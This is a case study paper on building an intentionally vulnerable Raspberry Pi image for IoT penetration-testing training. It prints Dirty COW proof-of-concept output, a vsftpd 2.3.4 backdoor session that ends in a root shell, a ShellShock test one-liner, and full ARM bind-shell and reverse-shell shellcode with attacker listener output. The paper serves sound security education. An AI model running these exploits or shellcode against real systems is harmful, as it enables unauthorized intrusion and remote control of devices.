Raspberry Fields Forever

A Raspberry Pi Penetration Testing Range Case Study

Christopher G. Johnson

**Abstract:** This paper explores the process of designing a penetration testing range built on a platform that shares central processing unit (CPU) architecture similarities with internet of things (IOT) devices.

*Index Terms*— Cyber Security, Raspberry Pi, Internet of Things, Penetration Testing, Intentionally Vulnerable, Cyber Range

# INTRODUCTION

T

HE world is facing a cyber security skills shortage that continues to grow, posing an existential threat to organizations in need of defense against increasingly sophisticated information security attacks. A study by Cybersecurity Ventures predicts a global shortfall of 3.5 million cyber security jobs by 2021. [1] This imbalance between supply and demand puts the entire international infrastructure existing on and off the web at risk. In 2018 alone, there have been many high-profile attacks, several of which have serious international implications. Russian hackers have been found to be infiltrating the United States’ power grid. Iranian hackers may have infiltrated over 300 universities around the globe, 144 of which are within the United States. Marketing and data aggregation firm Exactis exposed the personal information of over 340 million individuals, including credit status information, dates of birth, education levels, email addresses, ethnicities, family structure, financial investments, genders, home ownership statuses, income levels, IP addresses, marital statuses, names, net worth, occupations, personal interests, phone numbers, physical addresses, religions, and spoken languages. Twitter revealed that they had been storing passwords in plaintext in logs. Reddit disclosed a breach impacting all internal site information, including source code as well as user passwords, dating back to 2007, after attackers bypassed cell phone based multi factor authentication. [2][3]

The hacker community struggles with an identity crisis. They are publicly portrayed by the media as being motivated by financial or political means to cause harm to those without the technological expertise to stop them. At the same time, they themselves put forward an image of being comprised of idealistic security researchers. While they admit to being motivated by the potential for financial gain, most within the hacking community report being equally motivated by a wish to both test and improve their skill-sets. Another motivation oft-cited is altruism, and many hackers do use their skills to do security related work that benefits others. [4]




Fig. 1. Motivations of hackers, as researched by HackerOne, Inc. [4]

Solving the cyber security skills shortage is a difficult problem that will require educators to understand how these individuals develop their knowledge and skills. [5] While studying information security theory is an important place to start, there is no substitute for the learning acceleration that accompanies hands-on practice. [6]

In order to accommodate this need, the information security community has been developing outlets for hackers to ethically test their abilities. An introductory level exercise will typically involve running an intentionally vulnerable web application or virtual machine that has been crafted to test a particular skillset. [7][8]

Moderately advanced exercises gamify these experiences through Capture the Flag (CTF) events, during which a hacker attempts to retrieve information in the form of a “flag” from a system about which they have little to no information. Attack & Defense Capture the Flag events (ADCTFs) maximize learning potential by also asking hackers to defend against those attempting to retrieve the flag. [9][10]

The next level of ethical hacking practice is called penetration testing. During a penetration test, a hacker is invited to provide an organization with a report of vulnerabilities that would be easily accessible by non-ethically minded hackers. [11]

The highest end of this spectrum is that of the bug bounty, in which a hacker or team of hackers is tasked with actively finding vulnerabilities within an organization’s pre-defined scope of high value assets, in return for financial reward. [12]

Each tier of this spectrum is important to growing the hacker community closer to being able to address the cybersecurity skills gap. Of particular importance is the need for variety, as the cyber security field covers a swath of topics that is as wide as it is deep.

One technological area that has experienced explosive growth in the 21st century is the Internet of Things (IoT). These devices add intelligent, often internet-enabled functionality to physical consumer goods. Thanks in no small part to developments within the inexpensive line of Advanced RISC Machine (ARM) central processor units (CPUs), which are the favored choice in reducing IoT device production cost, there are now billions of IoT devices in use. [13]

# Raspberry Fields Forever

## Project Objectives

The Raspberry Fields Forever (RFF) project is a case study focusing on the development an inexpensive, open source, intentionally vulnerable operating system for the study and practice of developing hacking and penetration testing skills against IoT devices. The intentionally vulnerable operating system arena is rich in many ways, but there has historically been sparse development focus within the IoT space. By building this platform on an operating system designed for use on a Raspberry Pi, RFF is able to fill that gap.

There were many considerations that went into planning the foundations of this project. It was clear from the beginning that the Raspberry Pi should be able to broadcast its own WiFi network, in order to create a closed loop between the device and the attacker. The initial build was to have at least one vulnerability allowing for remote compromise. It would also have multiple vulnerabilities to for post-compromise practice. Finally, there would be at least one opportunity for the attacker to exploit the ARM architecture directly.

## Operating System [20]

One of the most important choices made in the design of RFF was making the call to use the 2016-09-23 build of Raspbian Jessie. This OS was determined to have the most compatibility across the Raspberry Pi architecture lineup. The first, second, and third generations are all supported, including the Raspberry Pi Zero series. It is the oldest, and thus most innately vulnerable, version of Raspbian that runs on each of these devices.

This Raspbian release was also chosen because it includes a Linux kernel version that’s vulnerable to an exploit called Dirty Cow [21]. This is an exploit that takes advantage of a race condition within the kernel’s Copy on Write mechanism. An attacker can use this to elevate a process to the kernel’s level of access. The following is the output generated when proof of concept code uses the Dirty Cow exploit to elevate a process to root and overwrite the contents of a file:

**pi@raspberrypi:/home/pi/dirty\_cow\_check#** echo This is a TEST > testfile

**pi@raspberrypi:/home/pi/dirty\_cow\_check#** chmod 0404 testfile

**pi@raspberrypi:/home/pi/dirty\_cow\_check#** ls -lah testfile

-r-----r-- 1 root root 15 Aug 4 16:22 testfile

**pi@raspberrypi:/home/pi/dirty\_cow\_check#** cat testfile

This is a TEST

**pi@raspberrypi:/home/pi/dirty\_cow\_check#** gcc -pthread dirtyc0w.c -o dirtyc0w

**pi@raspberrypi:/home/pi/dirty\_cow\_check#** ./dirtyc0w testfile m00000000000000000

mmap 76fad000

madvise 0

procselfmem 1800000000

**pi@raspberrypi:/home/pi/dirty\_cow\_check#** cat testfile

m00000000000000

## Ad-Hoc WiFi Implementation

An original design goal for RFF was to implement ad-hoc WiFi in order to create an isolated network environment. RFF’s inherent vulnerability makes it a target for an attacker, automated or otherwise. Unintentional compromise would pollute the training experience and leveraging the WiFi onboard all modern Raspberry Pi systems was the most obvious choice.

The WiFi network runs out of a Docker container called IOT Wifi. IOT Wifi was built by Craig Johnston, former Director of Research and Development at Napster, to simplify the process of running a WiFi access point on a Raspberry Pi without compromising its ability to also function as a WiFi client on a separate network. [22]

Implementation involved following the installation procedures on IOT Wifi’s GitHub page. The following configuration was used to customize it for RFF:

{

"dnsmasq\_cfg": {

"address": "/#/192.168.27.1",

"dhcp\_range": "192.168.27.100,192.168.27.150,1h",

"vendor\_class": "set:device,IoT"

},

"host\_apd\_cfg": {

"ip": "192.168.27.1",

"ssid": "raspberry-fields-forever",

"wpa\_passphrase":"project-in-alpha",

"channel": "6"

},

"wpa\_supplicant\_cfg": {

"cfg\_file": "/etc/wpa\_supplicant/wpa\_supplicant.conf"

}

}

This WiFi configuration has been tested as an access point with both the Raspberry Pi 3b and Raspberry Pi 2b and should work on any model with a hostapd capable WiFi adapter using either the ath9k or trl8188 drivers. Connectivity and DHCP capability was tested using a Raspberry Pi 3b and an iPhone 4.

## Vsftpd 2.3.4 as an Entry Point [23]

Vsftpd is an FTP server developed for UNIX systems, including Linux. Vsftpd version 2.3.4 contains a notorious exploit that can be accomplished by modifying the username string while making a TELNET connection to the service. The use of Vsftpd 2.3.4 as an introductory learning mechanism is well established by Metasploitable 2, one of the more notable intentionally vulnerable operating systems. It was chosen for use on the RFF project for its portability and because its educational benefits are well documented.

An archive containing the original source code for Vsftpd 2.3.4 was located on the website Exploit-DB. Installation according to the instructions contained within that archive proceeded without error, with one exception. The following argument change in the Vsftpd 2.3.4 makefile was required in order to compile on Raspbian:

LIBS = `./vsf\_findlibs.sh` -lcrypt

Proof of exploitability was determined both manually and via a stock nmap script specifically crafted to check for this backdoor.

Manual exploitation was run from a separate Raspberry Pi running a distribution of Kali Linux developed for ARM devices. The vulnerability that enables the backdoor within Vsftpd 2.3.4 requires the user to append a “smiley” emoticon the end of the username they enter. This triggers the backdoor to open port 6200 in the FTP server [24]. The following is the console output generated from performing this exploit against RFF, which has a target IP address of 192.168.1.24.

**root@kali:~#** telnet 192.168.1.24 21

Trying 192.168.2.129...

Connected to 192.168.2.129.

Escape character is '^]'.

220 (vsFTPd 2.3.4)

USER invalid: )

331 Please specify the password.

PASS dont know

^]

telnet> quit

Connection closed.

**root@kali:~#** nc 192.168.1.24 6200

id

uid=0(root) gid=0(root)

whoami

root

## ShellShock

Introducing the ShellShock vulnerability lays the groundwork for more interesting, web-based attacks. It was important that the RFF project include it, as ShellShock is a high profile vulnerability with proven educational value.

Installation began with locating an archive containing the Bash 4.2 [25], which is the last known vulnerable version of the shell. Configuration and compilation were completed without any need for modification or customization for the system.[26]

In its current form, ShellShock exists on RFF as a post-compromise vulnerability.[27] Exploitability was confirmed locally using the following command:

pi@raspberrypi:~ $ env x='() { :;}; echo vulnerable' bash -c "echo this is a test"

vulnerable

this is a test

## ARM Shellcode: TCP Bind [28]

Developing TCP Bind shellcode for ARM devices is an advanced exploitation technique. It satisfies one of the core goals of the RFF project by leveraging the Raspberry Pi’s unique architecture as an IoT device. Additionally, this exploit’s high technical competency requirement broadens the educational potential spectrum of the RFF project

Bind shells work by opening a port on a target machine that then listens for an inbound connection. When the attacking machine makes that connection, the target accepts it on that port and provides a shell to the attacker. The following shellcode, the final output from following a process by Azeria Labs, creates a TCP socket, binds it to a local port, starts listening for new connections, accepts incoming connections on that port, redirects STDIN, STDOUT, and STDERR to a new socket and spawns a shell:

**\x**01**\x**30**\x**8f**\x**e2**\x**13**\x**ff**\x**2f**\x**e1**\x**02**\x**20**\x**01**\x**21**\x**92**\x**1a**\x**c8**\x**27**\x**51**\x**37**\x**01**\x**df**\x**04**\x**1c**\x**12**\x**a1**\x**4a**\x**70**\x**0a**\x**71**\x**4a**\x**71**\x**8a**\x**71**\x**ca**\x**71**\x**10**\x**22**\x**01**\x**37**\x**01**\x**df**\x**c0**\x**46**\x**20**\x**1c**\x**02**\x**21**\x**02**\x**37**\x**01**\x**df**\x**20**\x**1c**\x**49**\x**1a**\x**92**\x**1a**\x**01**\x**37**\x**01**\x**df**\x**04**\x**1c**\x**3f**\x**27**\x**20**\x**1c**\x**49**\x**1a**\x**01**\x**df**\x**20**\x**1c**\x**01**\x**31**\x**01**\x**df**\x**20**\x**1c**\x**01**\x**31**\x**01**\x**df**\x**05**\x**a0**\x**49**\x**40**\x**52**\x**40**\x**c2**\x**71**\x**0b**\x**27**\x**01**\x**df**\x**c0**\x**46**\x**02**\x**ff**\x**11**\x**5c**\x**01**\x**01**\x**01**\x**01**\x**2f**\x**62**\x**69**\x**6e**\x**2f**\x**73**\x**68**\x**58p

This shellcode will only run successfully on ARM devices, as it has been specifically crafted through a process of converting a generic Bind shell written in C to support the Raspberry Pi’s architecture. The following output demonstrates exploitability from an attacker’s perspective:

**root@kali:~#** netcat -vv 192.168.1.24 4444

Connection to 192.168.1.24 4444 port [tcp/\*] succeeded!

uname -a

Linux raspberrypi 4.4.21-v7+ #911 SMP Thu Sep 15 14:22:38 BST 2016 armv7l GNU/Linux

## ARM Shellcode: Reverse TCP Shell [29]

TCP Reverse shellcode for ARM was the next logical step after generating Bind shellcode, as the development process is similar, and the code required only slight modification to deliver new output. The reverse shell forces the target system to try connecting to a socket on an attacker’s system.

The following shellcode is the final output of a process that begins with a reverse shell written in C, that is then converted to code that runs only on ARM architecture.

**\x**01**\x**30**\x**8f**\x**e2**\x**13**\x**ff**\x**2f**\x**e1**\x**02**\x**20**\x**01**\x**21**\x**92**\x**1a**\x**c8**\x**27**\x**51**\x**37**\x**01**\x**df**\x**04**\x**1c**\x**0a**\x**a1**\x**4a**\x**70**\x**10**\x**22**\x**02**\x**37**\x**01**\x**df**\x**3f**\x**27**\x**20**\x**1c**\x**49**\x**1a**\x**01**\x**df**\x**20**\x**1c**\x**01**\x**21**\x**01**\x**df**\x**20**\x**1c**\x**02**\x**21**\x**01**\x**df**\x**04**\x**a0**\x**92**\x**1a**\x**49**\x**1a**\x**c2**\x**71**\x**0b**\x**27**\x**01**\x**df**\x**02**\x**ff**\x**11**\x**5c**\x**c0**\x**a8**\x**01**\x**13**\x**2f**\x**62**\x**69**\x**6e**\x**2f**\x**73**\x**68**\x**58p

Exploitability was confirmed by running the reverse shell as though it were part of the post-compromise process an attacker would go through while attempting to establish a persistent connection to the target. The following is what appears in the attacker’s console output upon successful connection:

**root@kali:~#** nc -lvp 4444

Listening on [0.0.0.0] (family 0, port 4444)

Connection from 192.168.1.24 43438 received!

uname -a

Linux raspberrypi 4.4.21-v7+ #911 SMP Thu Sep 15 14:22:38 BST 2016 armv7l GNU/Linux

## Miscellaneous

In addition to introducing vulnerabilities, there were several quality of life modifications made to stock Raspbian.

The Secure Shell (SSH) service was enabled to run by default, and the choice was made not to change the default credentials in order to expand RFF’s attack surface to include vulnerability to credential scanners and brute force dictionary attacks.

An update to RFF’s operating system or any of its packages would compromise the integrity of this project. With the aim of preventing accidental updates and upgrades, the default repository sources list was replaced with a blank file. Attempts to update or install remote packages will now produce a generic error.

There is a banner that Raspbian displays by default to the console upon successful remote connection. That output is referred to as the Message of the Day (MOTD). The MOTD file was replaced with code that produces the following image upon connection [30]:



Fig. 2. Raspberry Pi Forever MOTD for Initial Release

Finally, prior to uploading for release the project’s shell history and log files were purged.

# Lessons Learned

## Challenges in Development

There were significant challenges faced in developing this initial release of RFF.

The first roadblock was determining how to load services onto an out of date operating system with stale repositories. The operating system’s default package management software, apt, was not able to be used for the installation of any of the services included in this release. The versions of Bash and Vsftpd desired for RFF had to be sourced from the internet and reviewed to ensure that they were not modified copies of the originals.

Establishing the Raspberry Pi as a WiFi access point required considerably more effort than expected. Loading a daemon to run a Dynamic Host Control Protocol (DHCP) service was a required step in order to ensure that connected clients were assigned IP addresses properly. The compilation process that worked for Bash and Vsftpd failed for all DHCP servers that were sourced from the internet. The failures were all the result of this version of Raspbian not containing dependencies required to compile the software. Attempts to sideload those dependencies failed due to their own dependency requirements and attempts to compile the software while ignoring dependency requirements resulted in daemons that would not start or function properly. This important feature was nearly shelved until the discovery of an existing containerized WiFi access point suite developed for ARM devices.

One goal for RFF that is currently on hold was loading on a piece of software that includes an ARM vulnerability that could be as easily exploited as Dirty Cow, ShellShock, or Vsftpd 2.3.4. Although the TCP Bind and Reverse Shell shellcode ARM vulnerabilities are present and function well, they represent a significant leap in the level of attack sophistication required from the attacker. It would have been more in line with the rest of the RFF project to find an exploit that doesn’t require learning ARM assembly code, however there were no readily available examples that presented themselves.

## The Future of RFF

The RFF project has tremendous potential. This iteration should be viewed only as the groundwork for what could become a much more mature training tool.

One area for improvement would be the introduction of services that are custom written for RFF. Another would be leveraging shellshock through a web service in order for it to serve as an entry point into the system. This would likely be a late stage addition to RFF. Lexi Pimenidis observed that “designing a custom service for a CTF is probably more kind of an art than real programming due to the didactical aspects that have to be integrated. Before starting to code, the programmer should have a clear idea on the type of the service, i.e. he has to decide upon the network protocols, the kind of vulnerabilities that will be included and the programming languages used.”[14]

Originally, the goal for the WiFi access point was for it to run with WEP encryption instead of the more robust WPA2 encryption it currently employs. Adding WiFi hacking to the attack surface and expanding into network exploits would greatly benefit this project. Efforts are underway to work with the creator of the IOT Wifi Docker container to add this configuration option.

Docker as a solution to loading software onto RFF without going through the traditional process was an advancement that came late in the RFF image development process. Using container technology, it would be possible to bypass many of the installation hurdles encountered during the early stages of this project. Another benefit is that containers can be reset more easily than RFF can be reimaged to an untampered state. Future releases of RFF will certainly continue to employ containerized services in order to leverage these strengths

Documentation for end users is the next step in RFF’s lifecycle that should occur. It is critical that hackers and researchers understand the goals of this project and the scope of vulnerabilities that is available to them.

The greatest strength that RFF has over similarly intentionally vulnerable operating systems is that it is fully open source. Upon release, each installation step will be documented in detail, making it one of the only intentionally vulnerable systems in existence with that level of documentation. Additionally, the potential for community collaboration means that RFF could mature far more rapidly than it would if it remained under development by one maintainer.

Finally, the passage of time benefits the RFF project. By leveraging older software and by building on an architecture employed by IoT devices, one of the biggest hacking targets in the world, RFF is poised to become more vulnerable to new attacks over time even after development stalls out.

# Related Works

RFF is not the first intentionally vulnerable Raspberry Pi image to be developed. Three existing works in this space were identified.

1. *Mark’s Pentesting Challenge [17]*

This project was developed by Mark Szabó-Simon as a penetration testing challenge for his classmates. Vulnerabilities are limited to web application penetration testing projects developed by third parties. When reached for comment about whether or not this project might have leveraged the Raspberry Pi as an IoT device more directly, Mark had the following to say: *“It wasn’t really designed for Pi, as it could run on any linux box. Today I might deploy it on an AWS EC2 simply for better connection and availability.”*

1. *DV-Pi [18]*

The DV-Pi project has almost no accompanying documentation. It was developed by a hacker that uses the alias Re4son to accompany their unofficial Raspberry Pi build of Kali Linux. Due to the lack of documentation it was not studied in depth during the development of RFF. Re4son did not respond to requests to discuss DV-Pi’s development or future project goals.

1. *RasPwn [19]*

RasPwn is an intentionally vulnerable Raspberry Pi image developed by a hacker that goes by the alias AlphaCharlie. It hosts a number of vulnerable services, as well as intentionally vulnerable web applications developed by third parties. It also functions as a WiFi access point, though it does not also have RFF’s ability to simultaneously function as a WiFi client. RasPwn is very sophisticated in terms of development and documentation, especially when compared to Mark’s Pentesting Challenge and DV-Pi, though it does advertise having any ARM-specific vulnerabilities, nor does it appear to leverage its IoT architecture to provide another, unique avenue for vulnerability testing.

RFF would benefit greatly from collaboration with RasPwn, and vice versa. However, AlphaCharlie has not responded to requests to discuss RasPwn’s development or future project goals.

# Conclusion

Raspberry Fields Forever, as the project, was carefully chosen to reflect its ideals. *Raspberry* signifies the goals of keeping the project accessible and inexpensive, while simultaneously signaling that this is built for the ARM architecture in an effort to mimic IoT devices. *Fields* was chosen to represent that this is a safe space for a hacker or researcher to feel free to practice their technical prowess in an ethical arena. *Forever* represents the wish that this platform become a community driven project, hopefully evolving to represent new learning opportunities as the ARM vulnerability space matures.

RFF and projects like it are in increased demand as the cybersecurity skills gap continues to widen. It’s imperative that cyber security education focus on both defensive and offensive skills. It is also imperative that these educational processes are as accessible as possible. As Maxim Timchenko and David Starobinski observed, to date, traditionally “practical skills were developed in expensive hardware-based security labs that allowed experimentation without causing damage beyond the lab limits, but the costs of building and maintainining those laboratories are high.”[15] By leveraging the low cost of the Raspberry Pi, a student can begin penetration testing practice for less than $45, which is a significantly equalizing advancement.

It is in the best interest of individuals within the information security community to continually work within new avenues for education that encourage the development of ethical hacking skill sets. Raspberry Fields Forever humbly aims to be such a project. [16]

References

1. Kennedy, J., & IDG Contributor Network. (2018, March 01). Cybersecurity skills shortage. Retrieved from https://www.csoonline.com/article/3258994/data-protection/cybersecurity-skills-shortage.htm
2. Newman, L. H. (2018, July 11). The Worst Cybersecurity Breaches of 2018 So Far. Retrieved from https://www.wired.com/story/2018-worst-hacks-so-far/
3. Goodin, D. (2018, August 01). Password breach teaches Reddit that, yes, phone-based 2FA is that bad. Retrieved from https://arstechnica.com/information-technology/2018/08/password-breach-teaches-reddit-that-yes-phone-based-2fa-is-that-bad/
4. HackerOne. (n.d.). (Publication No. The 2018 Hacker Report). doi:https://www.hackerone.com/sites/default/files/2018-01/2018\_Hacker\_Report.pdf
5. Dasgupta, D., Ferebee, D. M., And Michalewicz, Z. Applying puzzle-based learning to cyber-security education. In /Proceedings of the 2013 on InfoSecCD ’13: Information Security Curriculum Development Conference/(New York, NY, USA, 2013), InfoSecCD ’13, ACM, pp. 20:20–20:26.
6. Martini, B., And Choo, K.-K. R. Building the next generation of cyber security professionals. In /22nd European Conference on Information Systems (ECIS 2014)/(Tel Aviv, Israel, May 2014).
7. VulnHub ~ About. (n.d.). Retrieved from https://www.vulnhub.com/about/
8. Kirsch, C. (2017, July 25). 10 Places to Find Vulnerable Machines for Your Lab. Retrieved from https://blog.rapid7.com/2011/12/23/where-can-i-find-vulnerable-machines-for-my-penetration-testing-lab/
9. HARMON, T. Cyber Security Capture The Flag (CTF): What Is It? https://blogs.cisco.com/perspectives/ cyber-security-capture-the-flag-ctf-what-is- it, 2016.
10. Jariwala, S., Champion, M., Rajivan, P., And Cooke, N. J. Influence of Team Communication and Coordination on the Performance of Teams at the iCTF Competition. In /Proceedings of the Human Factors and Ergonomics Society Annual Meeting/(2012).
11. Chan, T. W. (2002). Conducting a Penetration Test on an Organization. *SANS Institute*. Retrieved from https://www.sans.org/reading-room/whitepapers/auditing/conducting-penetration-test-organization-67.
12. Kuehn, A., & Mueller, M. (2014). Analyzing Bug Bounty Programs: An Institutional Perspective on the Economics of Software Vulnerabilities. *SSRN Electronic Journal*. doi:10.2139/ssrn.2418812
13. Gartner Says 8.4 Billion Connected "Things" Will Be in Use in 2017, Up 31 Percent From 2016. (n.d.). Retrieved from https://www.gartner.com/en/newsroom/press-releases/2017-02-07-gartner-says-8-billion-connected-things-will-be-in-use-in-2017-up-31-percent-from-2016
14. Pimenidis, L. (n.d.). Hosting a Hacking Challenge – CTF-style. /The Chaos Computer Club/. Retrieved from https://events.ccc.de/congress/2005/fahrplan/attachments/562-Paper\_HostingAHackingChallenge.pdf.
15. Timchenko, M., & Starobinski, D. (2015). A Simple Laboratory Environment for Real-World Offensive Security Education. *Proceedings of the 46th ACM Technical Symposium on Computer Science Education - SIGCSE 15*. doi:10.1145/2676723.2677225
16. Johnson, C. G. (n.d.). Raspberry Fields Forever - Github Page. Retrieved from https://github.com/chrsjhnsn/raspberry-fields-forever
17. Szabó-Simon, M. (2018, June 17). Mark's Pentesting Challenge. Retrieved from https://github.com/markszabo/Marks-Pentest-Challenge
18. Re4son. (n.d.). DV-Pi. Retrieved from https://whitedome.com.au/re4son/sticky-fingers-dv-pi/
19. AlphaCharlie. (n.d.). RasPwn. Retrieved from http://raspwn.org/index
20. Raspbian Download. (n.d.). Retrieved from http://ftp.jaist.ac.jp/pub/raspberrypi/raspbian/images/raspbian-2016-09-28/
21. Testing for the dirty cow CVE-2016-5195. (n.d.). Retrieved from https://www.redpacketsecurity.com/testing-dirty-cow-cve-2016-5195/
22. Johnston, C. (n.d.). Raspberry Pi Wifi (Station AP modes). Retrieved from https://pifi.imti.co/
23. Metasploit. (n.d.). Vsftpd 2.3.4 - Backdoor Command Execution. Retrieved from https://www.exploit-db.com/exploits/17491/
24. SweshSec. (2015, July 31). Manual vsFTPd Vulnerability Exploitation. Retrieved from https://sweshsec.wordpress.com/2015/07/31/vsftpd-vulnerability-exploitation-with-manual-approach/
25. Bash 4.2 (n.d.). Retrieved from http://ftp.gnu.org/gnu/bash/bash-4.2.tar.gz
26. Bash Reference Manual - Installing Bash. (n.d.). Retrieved from https://tiswww.case.edu/php/chet/bash/bashref.html#Installing-Bash
27. ShellShock: All you need to know about the Bash Bug vulnerability. (n.d.). Retrieved from https://www.symantec.com/connect/blogs/shellshock-all-you-need-know-about-bash-bug-vulnerability
28. TCP Bind Shell in Assembly (ARM 32-bit). (n.d.). Retrieved from https://azeria-labs.com/tcp-bind-shell-in-assembly-arm-32-bit/
29. TCP Reverse Shell in Assembly (ARM 32-bit). (n.d.). Retrieved from https://azeria-labs.com/tcp-reverse-shell-in-assembly-arm-32-bit/
30. M. (n.d.). The Best MOTD - How to Customize Your MOTD - Linux. Retrieved from http://mewbies.com/how\_to\_customize\_your\_console\_login\_message\_tutorial.htm